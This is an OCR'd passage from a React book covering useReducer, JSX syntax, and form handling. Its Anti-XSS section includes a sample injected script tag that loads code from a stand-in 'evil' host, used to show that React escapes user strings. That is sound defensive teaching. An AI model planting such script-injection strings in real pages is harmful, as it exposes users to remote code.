The `data` is still used the same way to render the component. But then when something happens, instead of doing a bit of work followed by a call to `setData()`, you call the `dispatch()` function returned by `useReducer()`. From there the reducer takes

over and returns the new version of `data`. There's no other function to call to set the new state, the new `data` is used by React to rerender the component.

Figure 4-5 shows a diagram of the process.




Figure 4-5. Component-dispatch-action-reducer flow

An example reducer

Let's see a quick isolated example of using a reducer. Say you have a table of random data together with buttons to refresh the data and to change the table's background and foreground colors to random ones (Figure 4-6).




Figure 4-6. `<RandomData/>` component (`04.09.random-table-reducer.html`)

Initially there's no data and black and white colors are used as defaults:

```
const initialState = {data: [], color: 'black', background: 'white'};
```

The reducer is initialized at the top of the component `<RandomData>`:

```
function RandomData() {
  const [state, dispatch] = useReducer(myReducer, initialState);
  // ...
}
```

Here we're back to `state` being a grab-bag object of various state pieces. (But that doesn't need to be the case.) The rest of the compoment is business-as-usual, rendering based on `state`. However, there's one difference. Where before you'd have a button `onClick` handler be a function that updates the state, now all handlers just call `dispatch()` sending information about the event.

```
return (
  <div>
    <div className="toolbar">
```

```
        <button onClick={() => dispatch({type: 'newdata'})}>
          Get data
        </button>{' '}
        <button
          onClick={() => dispatch({type: 'recolor', payload: {what: 'color'}})}>
          Recolor text
        </button>{' '}
        <button
          onClick={
            () => dispatch({type: 'recolor', payload: {what: 'background'}})
        }>
          Recolor background
        </button>
      </div>
      <table style={{color, background}}>
        <tbody>
          {data.map((row, idx) => (
            <tr key={idx}>
              {row.map((cell, idx) => (
                <td key={idx}>{cell}</td>
              ))}
            </tr>
          ))}
        </tbody>
      </table>
    </div>
  );
```

Every dispatched event/action object has a `type` property, so the reducer function can indentify what needs to be done. And there may or may not be a `payload` specifying further details of the event.

Finally, the reducer. It has a number of if/else statements (could be a `switch`, if that's your preference) that check what type of event it was sent. Then the data is manipulated according to the action and a new version of the state is returned.

```
function myReducer(oldState, action) {
  const newState = clone(oldState);

  if (action.type === 'recolor') {
    newState[action.payload.what] = `rgb(${rand(256)},${rand(256)},$
{rand(256)})`;
  } else if (action.type === 'newdata') {
    const data = [];
    for (let i = 0; i < 10; i++) {
      data[i] = [];
      for (let j = 0; j < 10; j++) {
        data[i][j] = rand(10000);
      }
    }
    newState.data = data;
  }
```

```
  return newState;
}

// couple of helpers
function clone(o) {
  return JSON.parse(JSON.stringify(o));
}
function rand(max) {
  return Math.floor(Math.random() * max);
}
```

Note how the old state is being cloned using the quick-and-dirty `clone()` you already know. With `useState()/setState()` this wasn't strictly necessary in a lot of cases. You could often get by with modyfying an existing variable and passing it as to `setState()`. But here if you don't clone and merely modify the same object in memory, React will see old and new state as pointing to the same object and will skip the render, thinking nothing has changed. You can try for yourself, remove the call to `clone()` and then observe that the rerendering is not happening.

Unit testing reducers

Switching to `useReducer()` for state management makes it much easier to write unit tests. You don't need to set up the component and its properties and state, you don't need to get a browser involved or find another way to simulate click events. You don;t even need to get React involved at all. To test the state logic all you do is pass the old state and an action to the reducer funcion and check if the desired new state is returned. All this is pure JavaScript - two objects in, one object out. The unit tests should not be much more complicated than testing the cannonical example:

```
function add(a, b) {
  return a + b;
}
```

There's a discussion on testing later in the book, but just to give you a taste a sample test could look like so:

```
const initialState = {data: [], color: 'black', background: 'white'};

it('produces a 10x10 array', () => {
  const {data} = myReducer(initialState, {type: 'newdata'});
  expect(data.length).toEqual(10);
  expect(data[0].length).toEqual(10);
});
```

`Excel` with a reducer

For one more example of using reducers, let's see how you can switch from `useState()` to `useReducer()` in the `Excel` component.

In the example from the previous section, the state managed by the reducer was again an object of unrelated data. It doesn't have to be this way. You can have multiple reducers to separate the concerns. You can even mix and match `useState()` with `useReducer()`. Let's try this with `Excel`.

Previously the `data` in the table was managed by `useState()`:

```
const [data, setData] = useState(initialData);
// ...
const [edit, setEdit] = useState(null);
const [search, setSearch] = useState(false);
```

Switching to `useReducer()` for managing `data` while leaving the rest untouched looks like:

```
const [data, dispatch] = useReducer(reducer, initialData);
// ...
const [edit, setEdit] = useState(null);
const [search, setSearch] = useState(false);
```

Since `data` is the same, there's no need to change anything in the rendering section. Changes are only required in the action handlers. For example `filter()` used to do the filtering and call `setData()`:

```
function filter(e) {
  const needle = e.target.value.toLowerCase();
  if (!needle) {
    setData(preSearchData);
    return;
  }
  const idx = e.target.dataset.idx;
  const searchdata = preSearchData.filter((row) => {
    return row[idx].toString().toLowerCase().indexOf(needle) > -1;
  });
  setData(searchdata);
}
```

The rewritten version dispatches an action instead. The event has a `type` of "search" and some additional payload (what is the user searching for and where).

```
function filter(e) {
  const needle = e.target.value;
  const column = e.target.dataset.idx;
  dispatch({
    type: 'search',
    payload: {needle, column},
  });
  setEdit(null);
}
```

Another example would be toggling the search fields:

```
// BEFORE
function toggleSearch() {
  if (search) {
    setData(preSearchData);
    setSearch(false);
    setPreSearchData(null);
  } else {
    setPreSearchData(data);
    setSearch(true);
  }
}


// AFTER
function toggleSearch() {
  if (!search) {
    dispatch({type: 'startSearching'});
  } else {
    dispatch({type: 'doneSearching'});
  }
  setSearch(!search);
}
```

Here you can see the mix of `setSearch()` and `dispatch()` to manage the state. The `!search` toggle is a flag for the UI to show/hide input boxes, while the `dispatch()` is for managing the data.

Finally, let's take a look at the the `reducer()` function. This is where all the data filtering and manipulation happens now. It's again a series of if-else blocks, each handling a different action type:

```
let originalData = null;

function reducer(data, action) {
  if (action.type === 'sort') {
    const {column, descending} = action.payload;
    return clone(data).sort((a, b) => {
      if (a[column] === b[column]) {
        return 0;
      }
      return descending
        ? a[column] < b[column]
          ? 1
          : -1
        : a[column] > b[column]
          ? 1
          : -1;
    });
  }
  if (action.type === 'save') {
    data[action.payload.edit.row][action.payload.edit.column] =
      action.payload.value;
```

```
    return data;
  }
  if (action.type === 'startSearching') {
    originalData = data;
    return originalData;
  }
  if (action.type === 'doneSearching') {
    return originalData;
  }
  if (action.type === 'search') {
    return originalData.filter((row) => {
      return (
        row[action.payload.column]
          .toString()
          .toLowerCase()
          .indexOf(action.payload.needle.toLowerCase()) > -1
      );
    });
  }
}
```

CHAPTER 5
JSX

You've already seen JSX in action in the previous chapters. You know it's all about writing JavaScript expressions containing XML that looks very much like HTML. For example:

```
const hi = <h1>Hello</h1>;
```

And you know you can always "interrupt the flow" of XML by including more JavaScript expressions wrapped in curly braces:

```
const planet = 'Earth';
const hi = <h1>Hello people of <em>{planet}</em>!</h1>;
```

And that's true even if the expressions happen to be conditions, loops or more JSX:

```
const rock = 3;
const planet = <em>{rock === 3 ? 'Earth' : 'Some other place'}</em>;
const hi = <h1>Hello people of {planet}!</h1>;
```

In this chapter, it is time to learn more about JSX and explore some of its features that may surprise and/or delight you.

To see the examples above in action, load `05.01.hellojsx.html` from the book's repo. The file is also an illustration of how you can have several React applications on the same page.

A couple of tools

To experiment and get familiar with the JSX transforms, you can play with the live editor at *https://babeljs.io/repl/* (Figure 5-1). Make sure you check the "Prettify" option for better readability of the result.




Figure 5-1. Babel as a live JSX transformation tool

As you can see in Figure 5-2, the JSX transform is lightweight and simple: the JSX source of "Hello World" from Chapter 1 becomes a series of calls to `React.createElement()`, using the functional syntax React works with. It's just JavaScript, so it's easy to read and understand.




Figure 5-2. "Hello World" transformed

Another online tool you may find helpful when learning JSX or transitioning an existing app's markup from HTML is the HTML-to-JSX compiler (Figure 5-3).

Figure 5-3. HTML-to-JSX tool

Now on to some of the particularities of JSX.

Whitespace in JSX

Whitespace in JSX is similar to HTML, but not quite. Say you have this JSX:

```
function Example1() {
  return (
    <h1>
      {1} plus {2} is   {3}
    </h1>
  );
}
```

When React renders it in the browser (you can inspect the resulting HTML in the browser's dev tools), the generated HTML looks like:

```
<h1>1 plus 2 is   3</h1>
```

This is in effect an `h1` DOM node with five children which are text element nodes with content: "1", " plus ", "2", " is " and "3", which renders as "1 plus 2 is 3". Exactly as you'd expect in HTML, multiple spaces become one when rendered in the browser, see Figure 5-4.

Figure 5-4. Rendering whitespace (`05.02.whitespace.html`)

However, in this next example:

```
function Example2() {
  return (
    <h1>
      {1}
      plus
      {2}
      is
      {3}
    </h1>
  );
}
```

…you end up with

```
<h1>
  1plus2is3
</h1>
```

As you can see, all the whitespace is trimmed, so the end result displayed in the browser is "1plus2is3."

You can always add space where you need it with `{' '}` or turn the literal strings into expressions and add the space there. In other words, any of these work:

```
function Example3() {
  return (
    <h1>
      {/* space expressions */}
      {1}
      {' '}plus{' '}
      {2}
      {' '}is{' '}
      {3}
    </h1>
  );
}

function Example4() {
  return (
    <h1>
      {/* space glued to string expressions */}
      {1}
      {' plus '}
      {2}
      {' is '}
      {3}
    </h1>
  );
}
```

Comments in JSX

In the preceding examples, you see how a new concept sneaked in—adding comments to JSX markup.

Because the expressions wrapped in {} are just JavaScript, you can easily add multiline comments using `/* comment */`. You can also add single-line comments using `// comment`, but you have to make sure the closing } of the expression is on a separate line so it's not considered part of the comment:

```
<h1>
  {/* multiline comment */}
  {/*
    multi
    line
    comment
    */}
  {
    // single line
  }
  Hello!
</h1>
```

Because `{// comment}` is not working (`}` is now commented out), there's little benefit to using single-line comments. You can keep your comments consistent and stick to multiline comments in all cases.

HTML Entities

You can use HTML entities in JSX like so:

```
<h2>
  More info &raquo;
</h2>
```

This examples produces a "right-angle quote," as shown on Figure 5-5.

Figure 5-5. HTML entity in JSX

However, if you use the entity as part of an expression, you will run into double-encoding issues. In this example…

```
<h2>
  {"More info &raquo;"}
</h2>
```

…the HTML gets encoded and you see the result in Figure 5-6.

Figure 5-6. Double-encoded HTML entity

To prevent the double-encoding, you can use the Unicode version of the HTML entity, which in this case is `\u00bb` (see *https://dev.w3.org/html5/html-author/charref*):

```
<h2>
  {"More info \u00bb"}
</h2>
```

For convenience, you can define a constant somewhere at the top of your module, together with any common spacing. For example:

```
const RAQUO = ' \u00bb';
```

Then use the constant anywhere you need, like:

```
<h2>
  {"More info" + RAQUO}
</h2>
<h2>
  {"More info"}{RAQUO}
</h2>
```

Anti-XSS

You may be wondering why do you have to jump through hoops to use HTML entities. There's a good reason that outweighs the drawbacks: you need to fight cross-site scripting (XSS).

React escapes all strings in order to prevent a class of XSS attacks. So when you ask the user to give you some input and they provide a malicious string, React protects you. Take this user input, for example:

```
const firstname =
  'John<scr'+'ipt src="https://evil/co.js"></scr'+'ipt>';
```

Under some circumstances, you may end up writing this into the DOM. For example:

```
document.write(firstname);
```

This is a disaster, because the page says "John", but the `<script>` tag loads a potentially malicious JavaScript from a third-party web site, likely owned by a vilain. This compromises your app and the users that trust you.

React protects you in cases like this out of the box. If you do:

```
function Example() {
  const firstname =
    'John<scr' + 'ipt src="https://evil/co.js"></scr' + 'ipt>';
  return <h2>Hello {firstname}!</h2>;
}
```

…then React escapes the content of `firstname` (Figure 5-7).

Hello John<script src="http://evil/co.js"></script>!

Figure 5-7. Escaping strings (`05.05.antixss.html`)

Spread Attributes

JSX borrows a useful feature from ECMAScript called the *spread operator* and adopts it as a convenience when defining properties.

Imagine you have a collection of attributes you want to pass to an `<a>` component:

```
const attr = {
  href: 'https://example.org',
  target: '_blank',
};
```

You can always do it like so:

```
return (
  <a
    href={attr.href}
    target={attr.target}>
    Hello
  </a>
);
```

But this feels like a lot of boilerplate code. By using spread attributes, you can accomplish this in just one line:

```
return <a {...attr}>Hello</a>;
```

In the example above (`05.06.spread.html`), you have an object of attributes you want to define ahead of time, maybe some of them conditionally. Another common use for spread attributes is when you get this object of attributes from the outside—often from a parent component. Let's see how that case plays out.

Parent-to-Child Spread Attributes

Imagine you're building a `FancyLink` component that uses a regular `<a>` behind the scenes. You want your component to accept all the attributes that `<a>` does (`href`, `target`, `rel`, etc.) plus some more that are not part of HTML proper (say `variant`). People can use your component like so:

```
<FancyLink
  href="https://example.org"
  rel="canonical"
  target="_blank"
  variant="small">
  Follow me
</FancyLink>
```

How can your component take advantage of spread attributes and avoid redefining all the properties of `<a>`?

Here's one approach where your app may only allow 3 sizes for links and you let the users of the component specify the desired size via the custom `variant` property. You do the sizing magic with the help of a `switch` statement and CSS classes. Then you pass all of the other properties to `<a>`.

```
function FancyLink(props) {
  const classes = ['link-core'];
  switch (props.variant) {
```

```
    case 'small':
      classes.push('link-small');
      break;
    case 'huge':
      classes.push('link-huge');
      break;
    default:
      classes.push('link-default');
  }

  return (
    <a {...props} className={classes.join(' ')}>
      {props.children}
    </a>
  );
}
```

Did you notice the use of `props.children`? This is a convenient way of allowing any number of children to be passed over to your component which you can then access when composing your UI. In the case of the `FancyLink` component the following is perfectly valid:

```
<FancyLink>
  <span>Follow me</span>
</FancyLink>
```

In the preceding snippet, you do your custom work based on the value of the `variant` property, then simply carry over all the properties to `<a>`. This includes the `variant` property which will appear in the resulting DOM, although the browser has no use for it.

You can do a little better and not pass around unnecessary properties by cloning the `props` passed to you and removing the ones the browser will ignore anyway. Something like:

```
function FancyLink(props) {
  const classes = ['link-core'];
  switch (props.variant) {
    // same as before...
  }

  const attribs = Object.assign({}, props); // shallow clone
  delete attribs.variant;

  return (
    <a {...attribs} className={classes.join(' ')}>
      {props.children}
    </a>
```

```
  );
}
```

Another way to do the shallow cloning is to use the JavaScript spread operator:

```
const attribs = {...props};
```

Additionally, you can clone only the props you'll pass to the browser and at the same time assign the other ones to local variables, thus removing the need to delete them after. All in a single line:

```
const {variant, ...attribs} = props;
```

So the end result for the `FancyLink` could look like so (`05.07.fancylink.html`):

```
function FancyLink(props) {
  const {variant, ...attribs} = props;
  const classes = ['link-core'];
  switch (variant) {
    // same as before...
  }

  return (
    <a {...attribs} className={classes.join(' ')}>
      {props.children}
    </a>
  );
}
```

Returning Multiple Nodes in JSX

You always have to return a single node (or an array) from your render function. Returning two nodes is not allowed. In other words, this is an error:

```
// Syntax error:
//   Adjacent JSX elements must be wrapped in an enclosing tag
function InvalidExample() {
  return (
    <span>
      Hello
    </span>
    <span>
      World
    </span>
  );
}
```

A Wrapper

The fix is easy—just wrap all the nodes in another component, say a `<div>` (and add a space between the "Hello" and "World" while you're at it):

```
function Example() {
  return (
    <div>
      <span>Hello</span>
      {' '}
      <span>World</span>
    </div>
  );
}
```

A fragment

To remove the need for an extra wrapper element, newer versions of React added *fragments* which are wrappers and do not add additional DOM nodes when the component is rendered.

```
function FragmentExample() {
  return (
    <React.Fragment>
      <span>Hello</span>
      {' '}
      <span>World</span>
    </React.Fragment>
  );
}
```

Furthermore, the `React.Fragment` part can be omitted and these empty elements also work:

```
function FragmentExample() {
  return (
    <>
      <span>Hello</span>
      {' '}
      <span>World</span>
    </>
  );
}
```

At the time of writing this `<></>` syntax is not supported by the in-browser version of Babel and you need to spell out `React.Fragment`.

An Array

Another option is to return an *array* of nodes, as long as the nodes in the array have proper `key` attributes. Note the required commas after every element of the array.

```
function ArrayExample() {
  return [
    <span key="a">Hello</span>,
    ' ',
    <span key="b">World</span>,
    '!'
  ];
}
```

As you see, you can also sneak in whitespace and other strings in the array, and these don't need a key.

In a way, this is similar to accepting any number of children passed from the parent and propagating them over in your render function:

```
function ChildrenExample(props) {
  console.log(props.children.length); // 4
  return (
    <div>
      {props.children}
    </div>
  );
}

ReactDOM.render(
  <ChildrenExample>
    <span key="greet">Hello</span>
    {' '}
    <span key="world">World</span>
    !
  </ChildrenExample>,
  document.getElementById('app')
);
```

JSX Versus HTML Differences

JSX should look familiar—it's just like HTML, except it's stricter as it's XML. And with the added benefits of providing an easy way to add dynamic values, loops, and conditions (just wrap them in {}).

To start with JSX, you can always use the HTML-to-JSX compiler, but the sooner you start typing your very own JSX, the better. Let's consider the few differences between HTML and JSX that may surprise you at the beginning as you're learning.

Some of these differences were touched upon in previous chapters, but let's quickly review them again.

No class, What for?

Instead of the `class` and `for` attributes (both reserved words in ECMAScript), you need to use `className` and `htmlFor`:

```
// Warning: Invalid DOM property `class`. Did you mean `className`?
// Warning: Invalid DOM property `for`. Did you mean `htmlFor`?
const em = <em class="important" />;
const label = <label for="thatInput" />;

// OK
const em = <em className="important" />;
const label = <label htmlFor="thatInput" />;
```

style Is an Object

The `style` attribute takes an object value, not a semicolon-separated string as in regular HTML. And the names of the CSS properties are `camelCase`, not `dash-delimited`:

```
// Error: The `style` prop expects a mapping from style properties to values
function InvalidStyle() {
  return <em style="font-size: 2em; line-height: 1.6" />;
}

// OK
function ValidStyle() {
  const styles = {
    fontSize: '2em',
    lineHeight: '1.6',
  };
  return <em style={styles}>Valid style</em>;
}

// inline is also OK
// note the double curly braces: one for the dynamic value in JSX, one for the
JS object
function InlineStyle() {
  return (
    <em style={{fontSize: '2em', lineHeight: '1.6'}}>Inline style</em>
  );
}
```

Closing Tags

In HTML some tags don't need to be closed; in JSX (XML) they do:

```
// NO-NO
// no unclosed tags, even though they are fine in HTML
const gimmeabreak = <br>;
const list = <ul><li>item</ul>;
```

```
const meta = <meta charset="utf-8">;

// OK
const gimmeabreak = <br />;
const list = <ul><li>item</li></ul>;
const meta = <meta charSet="utf-8" />;

// or
const meta = <meta charSet="utf-8"></meta>;
```

camelCase Attributes

Did you spot the `charset` versus `charSet` in the preceding snippet? All attributes in JSX need to be `camelCase`. This is a common source of confusion when you're first starting out—you might type `onclick` and notice that nothing happens until you go back and change it to `onClick`:

```
// Warning: Invalid event handler property `onclick`. Did you mean `onClick`?
const a = <a onclick="reticulateSplines()" />;

// OK
const a = <a onClick={reticulateSplines} />;
```

Exceptions to this rule are all `data-` and `aria-` prefixed attributes; these are just like in HTML.

Namespaced components

Sometimes you may want to have a single object that returns several components. This can be used for example to accomplish what sometimes referred to as *namespacing* where all components of a library have the same prefix. For example a `Library` object can contain a `Reader` and `Book` components:

```
const Library = {
  Book({id}) {
    return `Book ${id}`;
  },
  Reader({id}) {
    return `Reader ${id}`;
  },
};
```

These are then referred to using a *dot notation*:

```
<Library.Reader id={456} /> is reading <Library.Book id={123} />
```

A short ECMAScript aside…

The `Library` object uses a few relatively new additions to ECMAScript that are worth pointing out. You've seen these already in the book but it's worth spending a minute to avoid any confusion.

First, *object shorthand notation* like:

```
const a = {
  method() {},
  another() {},
};
```

…which is a shorter way to express

```
const a = {
  method: function() {},
  another: function() {},
};
```

Another syntax feature is *destructuring assignment*, like

```
Book({id}) {
}
```

…as a shorter version of:

```
Book(props) {
  const id = props.id;
}
```

And finally, *template strings*:

```
return `Book ${id}`;
```

…as opposed to string concatenation:

```
return 'Book ' + id;
```

In this case the template string is not any shorter, but it becomes more convenient the more strings you need to concatenate.

JSX and Forms

There are some differences between JSX and HTML when working with forms. Let's take a look.

onChange Handler

When using form elements, users change the values of the input elements when interacting with them. In React, you can subscribe to such changes via the `onChange` attribute. This is much more convenient than dealing with the various forms element in pure DOM. Also when typing in textareas and `<input type="text">` fields, `onChange` fires as the user types, which is easier to work with rather than firing when the element loses focus. This means no more subscribing to all sorts of mouse and keyboard events just to monitor typing changes.

Consider an example form that has a text input and two radio buttons. A change handler simply logs where the change happens and what is the new value of the element. As you see you can also have an overall form handler that fires when anything in the form changes. You can use this if you want to handle all the form's changes in one central location.

```
function changeHandler(which, event) {
  console.log(
    `onChange called on the ${which} with value "${event.target.value}"`,
  );
}

function ExampleForm() {
  return (
    <form onChange={changeHandler.bind(null, 'form')}>
      <label>
        Type here:
        <br />
        <input type="text" onChange={changeHandler.bind(null, 'text input')} />
      </label>
      <div>Make your pick:</div>
      <label>
        <input
          type="radio"
          name="pick"
          value="option1"
          onChange={changeHandler.bind(null, 'radio 1')}
        />
        Option 1
      </label>
      <label>
        <input
          type="radio"
          name="pick"
          value="option2"
          onChange={changeHandler.bind(null, 'radio 2')}
        />
        Option 2
      </label>
    </form>
  );
}
```

You can play live with the example `05.11.forms.onchange.html` in the book's repo. When you type "x" in the text input, the change handler is called twice because it's assigned once to the input and once to the form. In the console you'll see:

```
onChange called on the text input with value "x"
onChange called on the form with value "x"
```

Same for the radio buttons. Clicking "Option 1" logs to the console:

```
onChange called on the radio 1 with value "option1"
onChange called on the form with value "option1"
```

value Versus defaultValue

In HTML, if you have `<input id="i" value="hello" />` and then change the value by typing "bye", then…

```
i.value; // "bye"
i.getAttribute('value'); // "hello"
```

In React, the `value` property (accessible via `event.target.value` in an event handler) always has the up-to-date content of the text input. If you want to specify an initial default value, you can use the `defaultValue` prop.

In the following snippet, you have an `<input>` component with a prefilled "hello" content and `onChange` handler. Appending an "!" to the end of "hello" results in `value` being "hello!" and `defaultValue` remaining "hello" (`05.12.forms.value.html`):

```
function changeHandler({target}) {
  console.log('value: ', target.value);
  console.log('defaultValue: ', target.defaultValue);
}

function ExampleForm() {
  return (
    <form>
      <label>
        Type here: <input defaultValue="hello" onChange={changeHandler} />
      </label>
    </form>
  );
}
```

<textarea> Value

For consistency with text inputs, React's version of `<textarea>` also takes a `defaultValue` property. It keeps `target.value` up to date while `defaultValue` remains the original. If you go HTML-style and use a child of the textarea to define a value (not recommended and React will give you a warning), it will be treated as if it was a `defaultValue`.

The whole reason HTML `<textarea>` (as defined by W3C) takes a child as its value is so that developers can use new lines in the input. However React, being all JavaScript, doesn't suffer from this limitation. When you need a new line, you just use `\n`.

```
function ExampleTextarea() {
  return (
    <form>
      <label>
```

```
        Type here:{' '}
        <textarea
          defaultValue={'hello\nworld'}
          onChange={changeHandler}
        />{' '}
      </label>
    </form>
  );
}
```

Note that you need to use a JavaScript literal `{'hello\nworld'}`. Otherwise if you use a literal string property value e.g. `defaultValue="hello\nworld"` you don't have access to the special new-line meaning of `\n`.

<select> Value

When you use a `<select>` input in HTML, you specify pre-selected entries using `<option selected>`, like so:

```
<!-- old school HTML -->
<select>
  <option value="stay">Should I stay</option>
  <option value="move" selected>or should I go</option>
</select>
```

In React, you specify `value` or `defaultValue` property of the `<select>` element:

```
// React/JSX
function ExampleSelect() {
  return (
    <form>
      <select defaultValue="move" onChange={changeHandler}>
        <option value="stay">Should I stay</option>
        <option value="move">or should I go</option>
      </select>
    </form>
  );
}
```

React warns you if you get mixed up and set the `selected` attribute of an `<option>`.

Working with multiselects is similar, only you provide an array of pre-selected values:

```
function ExampleMultiSelect() {
  return (
    <form>
      <select
```

```
          defaultValue={['stay', 'move']}
          multiple={true}
          onChange={selectHandler}>
          <option value="stay">Should I stay</option>
          <option value="move">or should I go</option>
          <option value="trouble">If I stay it will be trouble</option>
        </select>
      </form>
    );
  }
```

One thing to keep in mind when working with multiselects—you don't get `event.target.value` in your change handlers. Instead, just as in HTML, you iterate over the `event.target.selectedOptions`. For example a handler that logs the selected values to the console could look like:

```
function selectHandler({target}) {
  console.log(
    Array.from(target.selectedOptions).map((option) => option.value),
  );
}
```

Controlled and uncontrolled components

In the non-React world, the browser maintains the state of form elements, e.g. the text in a text input. This state may even be restored if you navigate away from a page and then come back. React supports this behavior but also allows you to step in and take over the control of the form elements' state.

When you leave the form elements to behave as the browser wishes, they are known as *uncontrolled components* because React does not control them. The opposite—when you take over with the help of React—results in *controlled* components.

How do you create one versus the other? A component is *controlled* when you set the `value` property (of text inputs, textareas and selects) or the `checked` property (of radio inputs and checkboxes).

When you don't set these properties, the components are *uncontrolled*. You can still initialize (prefill) the form element with a default value by using the property `defaultValue` as you saw in several examples in this chapter. Or `defaultChecked` in case of radio elements and checkboxes.

Let's clarify these concepts with a few examples.

Uncontrolled example

Here's an uncontrolled text input:

```
const input = <input type="text" name="firstname" />;
```

If you want to have a prefilled text in the input, you use `defaultValue`:

```
const input = <input type="text" name="firstname" defaultValue="Jessie" />;
```

When you want to get the value the user has typed, you can have `onChange` handler on the input or the whole form, as demonstrated in a previous example. Let's consider a more complete example. Say, you're creating a profile editing form. Your data is:

```
const profile = {
  firstname: 'Jessie',
  lastname: 'Pinkman',
  gender: 'male',
  acceptedTOC: false,
};
```

The form needs two text inputs, two radio inputs and a checkbox:

```
function UncontrolledForm() {
